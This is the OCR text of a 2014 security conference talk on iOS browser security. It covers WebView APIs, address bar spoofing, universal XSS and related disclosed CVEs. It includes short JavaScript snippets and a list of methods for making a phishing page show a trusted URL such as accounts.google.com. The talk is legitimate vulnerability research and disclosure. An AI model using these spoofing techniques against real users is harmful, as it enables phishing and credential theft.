Mobile Browsers Security: iOS

Łukasz Pilorz, Paweł Wyleciał

SyScan360 2014

This presentation expresses
our private opinions.

The sample attacks against Google and PayPal users demonstrated in this presentation are based on vulnerabilities in the browsers, not in these websites.

Łukasz Pilorz

Paweł Wyleciał

Thank you: Marek Zmysłowski, Aleksander Droś

In this presentation

- iOS Browsers, UIWebView, WKWebView
- Address Bar Spoofing
- Universal Cross-Site Scripting
- Popups & URL handling
- SSL & password managers

In this presentation

- iOS Browsers, UIWebView, WKWebView
- Address Bar Spoofing
- Universal Cross-Site Scripting
- Popups & URL handling
- SSL & password managers

iOS Browsers

iOS Browser == Mobile Safari?

- iOS App Store Review Guidelines:

„Apps that browse the web must use the iOS WebKit framework and WebKit Javascript”


WebView-based

Proxy-rendering

iOS Third-Party Browsers

> 60 browsers in App Store

UIWebView & WKWebView




UIWebView & WKWebView

UIWebView API

- loadRequest:
- loadHTMLString:baseURL:
- loadData:MIMEType:textEncodingName:baseURL:
- goBack/goForward/stopLoading/reload
- request (read-only)

UIWebView API

- **stringByEvaluatingJavaScriptFromString:**
  in the origin of currently loaded request.mainDocumentURL



- __gChrome = (object) >>
  - common = (object) >>
  - innerSizeAsString = (function) >>
  - getElementFromPoint = (function) >>
  - exitFullscreenVideo = (function) >>
  - hasPasswordField = (function) >>
  - stringify = (function) >>
  - getMessageQueue = (function) >>
  - setSuppressDialogs = (function) >>
  - getPageReferrerPolicy = (function) >>
  - dispatchPopstateEvent = (function) >>
  - replaceWebViewURL = (function) >>
  - windowClosed = (function) >>
  - autofill = (object) >>
  - suggestion = (object) >>
  - languageDetection = (object) >>

JavaScript used to implement browser features

- open = (function) >>
- close = (function) >>

```
function() {
    f({
        command: "window.close.self"
    });
}
```

and to override native functions to bridge them with Objective-C code

UIWebViewDelegate

- webView:shouldStartLoadWithRequest:navigationType:
- webViewDidStartLoad:
- webViewDidFinishLoad:
- webView:didFailLoadWithError:

iOS8 beta: WKWebView

- configuration.preferences
- configuration.userContentController
- navigationDelegate
- UIDelegate
- URL (KVO)
- hasOnlySecureContent (KVO)

Bolted-on by the browsers

- Address bar
- Multiple tabs
- Downloads
- Support for untrusted SSL certificates
- Autocomplete & password manager
- … and many more features (safety ratings, malware protection, cloud integration, …)

Testing

- Inspiration from Browser Security Handbook
- Retesting previous Mobile Safari bugs
- “Black-box” testing from web perspective, review of JavaScript code, a bit of reversing / debugging
- Cross-browser test cases:

  https://ios.browsr-tests.com

In this presentation

- iOS Browsers, UIWebView, WKWebView
- Address Bar Spoofing
- Universal Cross-Site Scripting
- Popups & URL handling
- SSL & password managers

Address Bar Spoofing

Address bar spoofing

Look-alike

IDN etc.

URL tracking desynchronization

Address Bar Spoofing

URL tracking desynchronization

- **Navigate to untracked content**
- **Initiate navigation, interrupt, overwrite content**
- **Failed navigation**
- **Loading loop**
- Lots of other methods (race conditions, history, …)
- Most of them known for over 10 years (IE, Netscape)

Address Bar Spoofing: Untracked Content

Untracked Content

Replace window content with untracked content

document.write and/or **data: URIs**
are usually good candidates:

- w = window.open(‘https://accounts.google.com’);
  setTimeout(function(){w.document.write(...)}, …);

Untracked Content

- CVE-2013-5152
  Mobile Safari Address Bar Spoofing
  reported in iOS 5.1.1, fixed in iOS 7

Address Bar Spoofing: Init & Interrupt


Init & Interrupt

Initialise window with target URL, replace with phishing content before it loads:

- w = window.open(‘https://accounts.google.com’);
  w.document.write(…);

Optionally fall-back to native window.open:

- delete window.open;
  w = window.open(‘https://accounts.google.com’);
  w.document.write(…);



Address Bar Spoofing

Init & Interrupt

- CVE-2013-6895 **Kaspersky Safe Browser**
- CVE-2013-6898 **F-Secure Safe Browser**
- CVE-2013-6897 **Dolphin Browser**
- … and **45%** of tested browsers
- Special guest star:
  Google Chrome for Android
  CVE-2013-6642

Bug Bounty
:-)

Address Bar Spoofing: Failed Navigation

Failed Navigation

Incorrect URL often remains in address bar after navigation errors:

- DNS NXDOMAIN - host not found (https://login.target.tld)
- TCP port closed (https://www.target.tld:448)
- SSL errors (https://target.tld)

- **Display phishing page, then redirect to “incorrect” URL**
- Mobile Safari before iOS 7: window.focus() or window.open().close() allowed suppressing error alerts

Address Bar Spoofing:
Loading loop

Loading loop

- HTTP request timeout in iOS browsers is usually between 1 and 10 minutes

- Address bar in Mobile Safari and many other iOS browsers is updated on navigation attempt, even before an actual connection is made.

- Now we only need to find a target with **filtered port 443**

